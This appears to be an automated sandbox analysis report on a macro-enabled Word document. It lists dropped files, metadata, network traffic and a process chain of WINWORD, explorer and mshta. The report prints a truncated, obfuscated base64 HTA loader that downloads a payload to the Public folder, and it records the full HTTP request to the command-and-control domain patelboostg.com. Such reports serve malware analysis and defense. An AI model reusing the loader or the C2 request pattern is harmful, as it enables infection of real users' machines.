SHA-512:	92C4058FE98FF941B850CB901D38997CECB98716C0A0664897C6D7F4AC21DC0F1641E3DDBCEB77134B1EF7BFA9E4A99130172E3B67D7825D16BD680F3D71D0
Malicious:	false
Preview:	[folders]..Templates.LNK=0..enjoin,12.27.2021.LNK=0..My Documents.LNK=0..i7Gigabyte.LNK=0..[doc]..enjoin,12.27.2021.LNK=0..[misc]..i7Gigabyte.LNK=0..

C:\Users\user\AppData\Roaming\Microsoft\Templates\~$Normal.dotm	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	162
Entropy (8bit):	2.5038355507075254
Encrypted:	false
SSDEEP:	3:vrJlaCkWtVyEGlBsB2q/WWqlFGa1/ln:vdsCkWtYlqAHR9l
MD5:	45B1E2B14BE6C1EFC217DCE28709F72D
SHA1:	64E3E91D6557D176776A498CF0776BE3679F13C3
SHA-256:	508D8C67A6B3A7B24641F8DEEBFB484B12CFDAFD23956791176D6699C97978E6
SHA-512:	2EB6C22095EFBC366D213220CB22916B11B1234C18BBCD5457AB811BE0E3C74A2564F56C6835E00A0C245DF964ADE3697EFA4E730D66CC43C1C903975F6225C
Malicious:	false
Preview:	.user.....A.l.b.u.s.....p.....1.....2.....@3.....3.....z.....p4.....x...

C:\Users\user\Desktop\~$join,12.27.2021.doc	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	162
Entropy (8bit):	2.5038355507075254
Encrypted:	false
SSDEEP:	3:vrJlaCkWtVyEGlBsB2q/WWqlFGa1/ln:vdsCkWtYlqAHR9l
MD5:	45B1E2B14BE6C1EFC217DCE28709F72D
SHA1:	64E3E91D6557D176776A498CF0776BE3679F13C3
SHA-256:	508D8C67A6B3A7B24641F8DEEBFB484B12CFDAFD23956791176D6699C97978E6
SHA-512:	2EB6C22095EFBC366D213220CB22916B11B1234C18BBCD5457AB811BE0E3C74A2564F56C6835E00A0C245DF964ADE3697EFA4E730D66CC43C1C903975F6225C
Malicious:	false
Preview:	.user.....A.l.b.u.s.....p.....1.....2.....@3.....3.....z.....p4.....x...

C:\Users\user\Documents\i7Gigabyte.hta (copy)	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	HTML document, ASCII text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	4060

C:\Users\user\Documents\i7Gigabyte.hta (copy)	
Entropy (8bit):	5.772579806586633
Encrypted:	false
SSDEEP:	96:gmubD4ZmjvpJN3IyP3NoEVxaOcR9+2xtIols/RWvyXqRATuh:gmywmjBrYA3OgBcRU2gjRRM
MD5:	FBDB7848F1D9945428C0101B75811195
SHA1:	FE31E65196E0844CD5858F893D44428AECE6A2B4
SHA-256:	AEC91C78C4DC06C5BCEA7B5020C38B003FC120153D51A3ADB4F32D8000A6326A
SHA-512:	D699D3A8123F7FCC09373F27F0A09015546ABE6BCFBEB8A75178B9EF0304F73C19BC0F27F51ED2B78A02A8CAEE89B5E268808E6C0AA981ED011FE03C573311A5
Malicious:	false
Preview:	<html><body> eval fX17KWUoaGN0YWN9O2Vzb2xjLnh0Um9lZGlWZWxiYXQ7KTIgLCJncGouN0lldHliYWdpZ1xcY2lsYnVwXFxzcmVzdVxcOmMiKGVsaWZvdGV2YXMueHRSb2VkaVZlbGJhdDspeWRvYmVzbm9wc2VyLnJlcHVTcm9zc2Vjb3JQb2VkaXYoZXRpcncueHRSb2VkaVZlbGJhdDsxID0gZXB5dC54dFJvZWRpVmVsYmF0O25lcG8ueHRSb2VkaVZlbGJhdDspIm1hZXJ0cy5iZG9kYSIodGNlamJPWGV2aXRjQSB3ZW4gPSB4dFJvZWRpVmVsYmF0IHJhdnt5cnR7KTAwMiA9PSBzdXRhdHMucmVwdVNyb3NzZWNvclBvZWRpdihmaTspKGRuZXMucmVwdVNyb3NzZWNvclBvZWRpdjspZXNsYWYgLCIwYk85ZDN6QUpOZGlBeXg5alpPeldnT3QwMT1kaXMmcUVQNTh4QURpaHNMQWFQdDhYQmpDWWNqY1h3WnZkPWVnYXAmdnQxczdwV1ZSSEdMWUpmNmdyY0QwZHl2WVg9ZWdhcCY1Nm1ldVFhQkI4Vj1lZ2FwPzNpY2F2L0YxVXJyRVgxVUFGYlJMekFBeUcvVHhlV2FiaURpOGRlR3FhdWVCTkdsRmZEV2FjQXA5TmtGNy83NzJRRkd2RklQZ3BiNlZsdHhHaHVFYnNEdHplT3l2ZnFWYVZwNWJZODZJY3d1clMvMDgyOTQvcDB4ZGVISVZrU0kvQkZTd25lYVVmelNlS2svVEZiSWVnUWNNZjJlNWg0Yjl4SDB4RWU0aE1xalMvN29lcm9rbmx5SzkxdTllTkRBTXBTQXJhQ2JuUUxUZUpLTGFBcmpRSWhBcS82eW5zVHBaNnZCWnd
Malicious:	false
Preview:	<html><body> eval fX17KWUoaGN0YWN9O2Vzb2xjLnh0Um9lZGlWZWxiYXQ7KTIgLCJncGouN0lldHliYWdpZ1xcY2lsYnVwXFxzcmVzdVxcOmMiKGVsaWZvdGV2YXMueHRSb2VkaVZlbGJhdDspeWRvYmVzbm9wc2VyLnJlcHVTcm9zc2Vjb3JQb2VkaXYoZXRpcncueHRSb2VkaVZlbGJhdDsxID0gZXB5dC54dFJvZWRpVmVsYmF0O25lcG8ueHRSb2VkaVZlbGJhdDspIm1hZXJ0cy5iZG9kYSIodGNlamJPWGV2aXRjQSB3ZW4gPSB4dFJvZWRpVmVsYmF0IHJhdnt5cnR7KTAwMiA9PSBzdXRhdHMucmVwdVNyb3NzZWNvclBvZWRpdihmaTspKGRuZXMucmVwdVNyb3NzZWNvclBvZWRpdjspZXNsYWYgLCIwYk85ZDN6QUpOZGlBeXg5alpPeldnT3QwMT1kaXMmcUVQNTh4QURpaHNMQWFQdDhYQmpDWWNqY1h3WnZkPWVnYXAmdnQxczdwV1ZSSEdMWUpmNmdyY0QwZHl2WVg9ZWdhcCY1Nm1ldVFhQkI4Vj1lZ2FwPzNpY2F2L0YxVXJyRVgxVUFGYlJMekFBeUcvVHhlV2FiaURpOGRlR3FhdWVCTkdsRmZEV2FjQXA5TmtGNy83NzJRRkd2RklQZ3BiNlZsdHhHaHVFYnNEdHplT3l2ZnFWYVZwNWJZODZJY3d1clMvMDgyOTQvcDB4ZGVISVZrU0kvQkZTd25lYVVmelNlS2svVEZiSWVnUWNNZjJlNWg0Yjl4SDB4RWU0aE1xalMvN29lcm9rbmx5SzkxdTllTkRBTXBTQXJhQ2JuUUxUZUpLTGFBcmpRSWhBcS82eW5zVHBaNnZCWnd

C:\Users\user\Documents\~$Gigabyte.hta	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	162
Entropy (8bit):	2.5038355507075254
Encrypted:	false
SSDEEP:	3:vrJlaCkWtVyEGlBsB2q/WWqlFGa1/ln:vdsCkWtYlqAHR9l
MD5:	45B1E2B14BE6C1EFC217DCE28709F72D
SHA1:	64E3E91D6557D176776A498CF0776BE3679F13C3
SHA-256:	508D8C67A6B3A7B24641F8DEEBFB484B12CFDAFD23956791176D6699C97978E6
SHA-512:	2EB6C22095EFBC366D213220CB22916B11B1234C18BBCD5457AB811BE0E3C74A2564F56C6835E00A0C245DF964ADE3697EFA4E730D66CC43C1C903975F6225C
Malicious:	false
Preview:	.user.....A.l.b.u.s.....p.....1.....2.....@3.....3.....z.....p4.....x...

C:\Users\user\Documents\~WRD0000.tmp	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	HTML document, ASCII text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	4060
Entropy (8bit):	5.772579806586633
Encrypted:	false
SSDEEP:	96:gmubD4ZmjvpJN3IyP3NoEVxaOcR9+2xtIols/RWvyXqRATuh:gmywmjBrYA3OgBcRU2gjRRM
MD5:	FBDB7848F1D9945428C0101B75811195
SHA1:	FE31E65196E0844CD5858F893D44428AECE6A2B4
SHA-256:	AEC91C78C4DC06C5BCEA7B5020C38B003FC120153D51A3ADB4F32D8000A6326A
SHA-512:	D699D3A8123F7FCC09373F27F0A09015546ABE6BCFBEB8A75178B9EF0304F73C19BC0F27F51ED2B78A02A8CAEE89B5E268808E6C0AA981ED011FE03C573311A5
Malicious:	false
Preview:	<html><body> eval fX17KWUoaGN0YWN9O2Vzb2xjLnh0Um9lZGlWZWxiYXQ7KTIgLCJncGouN0lldHliYWdpZ1xcY2lsYnVwXFxzcmVzdVxcOmMiKGVsaWZvdGV2YXMueHRSb2VkaVZlbGJhdDspeWRvYmVzbm9wc2VyLnJlcHVTcm9zc2Vjb3JQb2VkaXYoZXRpcncueHRSb2VkaVZlbGJhdDsxID0gZXB5dC54dFJvZWRpVmVsYmF0O25lcG8ueHRSb2VkaVZlbGJhdDspIm1hZXJ0cy5iZG9kYSIodGNlamJPWGV2aXRjQSB3ZW4gPSB4dFJvZWRpVmVsYmF0IHJhdnt5cnR7KTAwMiA9PSBzdXRhdHMucmVwdVNyb3NzZWNvclBvZWRpdihmaTspKGRuZXMucmVwdVNyb3NzZWNvclBvZWRpdjspZXNsYWYgLCIwYk85ZDN6QUpOZGlBeXg5alpPeldnT3QwMT1kaXMmcUVQNTh4QURpaHNMQWFQdDhYQmpDWWNqY1h3WnZkPWVnYXAmdnQxczdwV1ZSSEdMWUpmNmdyY0QwZHl2WVg9ZWdhcCY1Nm1ldVFhQkI4Vj1lZ2FwPzNpY2F2L0YxVXJyRVgxVUFGYlJMekFBeUcvVHhlV2FiaURpOGRlR3FhdWVCTkdsRmZEV2FjQXA5TmtGNy83NzJRRkd2RklQZ3BiNlZsdHhHaHVFYnNEdHplT3l2ZnFWYVZwNWJZODZJY3d1clMvMDgyOTQvcDB4ZGVISVZrU0kvQkZTd25lYVVmelNlS2svVEZiSWVnUWNNZjJlNWg0Yjl4SDB4RWU0aE1xalMvN29lcm9rbmx5SzkxdTllTkRBTXBTQXJhQ2JuUUxUZUpLTGFBcmpRSWhBcS82eW5zVHBaNnZCWnd

Static File Info

General

General

File type:	Composite Document File V2 Document, Little Endian, Os: Windows, Version 10.0, Code page: 1251, Comments: ta, Template: Normal, Last Saved By: Windows, Revision Number: 2, Name of Creating Application: Microsoft Office Word, Create Time/Date: Mon Dec 27 11:02:00 2021, Last Saved Time/Date: Mon Dec 27 11:02:00 2021, Number of Pages: 1, Number of Words: 116, Number of Characters: 16118, Security: 0
Entropy (8bit):	5.843747544208076
TrID:	• Microsoft Word document (32009/1) 54.23% • Microsoft Word document (old ver.) (19008/1) 32.20% • Generic OLE2 / Multistream Compound File (8008/1) 13.57%
File name:	enjoin,12.27.2021.doc
File size:	79360
MD5:	7044bd240219ec2f83b01c532e2ce5ba
SHA1:	745cdbc4a826c5960eef3f4a9aa307ff94e4b7fb
SHA256:	ecd84fa8d836d5057149b2b3a048d75004ca1a1377fcf2f5e67374af3a1161a0
SHA512:	8467fc9f63711c8fa460f1f35d42b6528c6e285799d9a19630696dd3a12e24799370eaa6d53e075e60d579a3b4ecef035cf62aac6a1bc96130b392c3931882ee
SSDEEP:	768:P/MMM1tMFur3Be1l3Jeq1awypEuqjuy+uqezc1GFZIdJ6jtQlQNBOTHxPIz/tZj8:Zja8IdPhW/jTEQMiebld4Kkd6t
File Content Preview:	.....>.....|.....{..... .....

File Icon

Icon Hash:	e4eea2aaa4b4b4a4

Static OLE Info

General

Document Type:	OLE
Number of OLE Files:	1

OLE File "enjoin,12.27.2021.doc"

Indicators

Has Summary Info:	True
Application Name:	Microsoft Office Word
Encrypted Document:	False
Contains Word Document Stream:	True
Contains Workbook/Book Stream:	False
Contains PowerPoint Document Stream:	False
Contains Visio Document Stream:	False
Contains ObjectPool Stream:	
Flash Objects Count:	
Contains VBA Macros:	True

Summary

Code Page:	1251
Title:	
Subject:	
Author:	
Keywords:	
Comments:	ta
Template:	Normal
Last Saved By:	Windows
Revion Number:	2
Total Edit Time:	0
Create Time:	2021-12-27 11:02:00
Last Saved Time:	2021-12-27 11:02:00

Summary

Number of Pages:	1
Number of Words:	116
Number of Characters:	16118
Creating Application:	Microsoft Office Word
Security:	0

Document Summary

Document Code Page:	1251
Category:	explorer
Number of Bytes:	26624
Number of Lines:	65
Number of Paragraphs:	1
Thumbnail Scaling Desired:	False
Manager:	
Company:	ript.sh
Contains Dirty Links:	False
Shared Document:	False
Changed Hyperlinks:	False
Application Version:	1048576

Streams with VBA

Streams

Network Behavior

Network Port Distribution

TCP Packets

UDP Packets

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Dec 31, 2021 12:48:50.508971930 CET	192.168.2.22	8.8.8.8	0x9c56	Standard query (0)	patelboostg.com	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Dec 31, 2021 12:48:50.537548065 CET	8.8.8.8	192.168.2.22	0x9c56	No error (0)	patelboostg.com		45.67.229.54	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- patelboostg.com

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.22	49165	45.67.229.54	80	C:\Windows\SysWOW64\mshta.exe

Timestamp	kBytes transferred	Direction	Data
Dec 31, 2021 12:48:50.694802046 CET	1	OUT	GET /frhe/L8dclCye7SQ5WTFva78FDxOjGBOF9iJro4DRgV/5inYIaSBt0KLfMB9kXwZBv6ZpTsny6/qAhIQjrAaL KJeTLQnbCarASpMADNe9u19Kylnkoreo7/SjqMh4eEx0Hx9b4h5e2fMcQgeIbFT/kKeSzfUaenwSFB/ISkVIHedx0p /49280/SruwcI68Yb5pVaVqfvyOHztDsbEuhGxtlV6bpgPIFvGFQ277/7FkN9pAcaWDfFlGNBeuaqGed8iDibaWexT /GyAAzLRbFAU1XErrU1F/vaci3?page=V8BBaQuem65&page=XYvyd0Dcrg6fJYLGHRVWp7s1tv&page=dvZwXcjcY CjBX8tPaALshiDAx85PEq&sid=10tOgWzOZj9xyAidNJAz3d9Ob0 HTTP/1.1 Accept: */* Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; WOW64; Trident/7.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E) Host: patelboostg.com Connection: Keep-Alive
Dec 31, 2021 12:48:50.957160950 CET	1	IN	HTTP/1.1 200 OK Date: Fri, 31 Dec 2021 11:48:50 GMT Server: Apache/2.4.6 (CentOS) OpenSSL/1.0.2k-fips PHP/7.2.34 X-Powered-By: PHP/7.2.34 Content-Length: 204 Keep-Alive: timeout=5, max=100 Connection: Keep-Alive Content-Type: text/html; charset=UTF-8 Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0a 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0a 3c 68 31 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 0a 3c 70 3e 54 68 65 20 72 65 71 75 65 73 74 65 64 20 55 52 4c 20 22 76 61 63 69 33 22 20 77 61 73 20 6e 6f 74 20 66 6f 75 6e 64 20 6f 6e 20 74 68 69 73 20 73 65 72 76 65 72 2e 3c 2f 70 3e 0a 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>404 Not Found</title></head><body> Not Found The requested URL "vaci3" was not found on this server. </body></html>

Code Manipulations

Statistics

Behavior

Click to jump to process

System Behavior

Analysis Process: WINWORD.EXE PID: 2632 Parent PID: 596

General

Start time:	12:49:13
Start date:	31/12/2021
Path:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
Wow64 process (32bit):	false
Commandline:	"C:\Program Files\Microsoft Office\Office14\WINWORD.EXE" /Automation -Embedding
Imagebase:	0x13f8d0000
File size:	1423704 bytes
MD5 hash:	9EE74859D22DAE61F1750B3A1BACB6F5
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

Show Windows behavior

File Created

File Read

Registry Activities — Show Windows behavior

Key Created

Analysis Process: explorer.exe PID: 3004 Parent PID: 2632

General

Start time:	12:49:17
Start date:	31/12/2021
Path:	C:\Windows\explorer.exe
Wow64 process (32bit):	false
Commandline:	explorer i7Gigabyte.hta
Imagebase:	0xffa10000
File size:	3229696 bytes
MD5 hash:	38AE1B3C38FAEF56FE4907922F0385BA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities — Show Windows behavior

File Created

Analysis Process: explorer.exe PID: 2780 Parent PID: 596

General

Start time:	12:49:18
Start date:	31/12/2021
Path:	C:\Windows\explorer.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\explorer.exe /factory,{75dff2b7-6936-4c06-a8bb-676a7b00b24b} -Embedding
Imagebase:	0xffa10000
File size:	3229696 bytes
MD5 hash:	38AE1B3C38FAEF56FE4907922F0385BA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities — Show Windows behavior

Registry Activities — Show Windows behavior

Analysis Process: mshta.exe PID: 2964 Parent PID: 2780

General

Start time:	12:49:18
Start date:	31/12/2021
Path:	C:\Windows\SysWOW64\mshta.exe

Wow64 process (32bit):	true
Commandline:	"C:\Windows\SysWOW64\mshta.exe" "C:\Users\user\Documents\i7Gigabyte.hta"
Imagebase:	0x270000
File size:	13312 bytes
MD5 hash:	ABDFC692D9FE43E2BA8FE6CB5A8CB95A
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities Show Windows behavior

Registry Activities Show Windows behavior

Disassembly

Code Analysis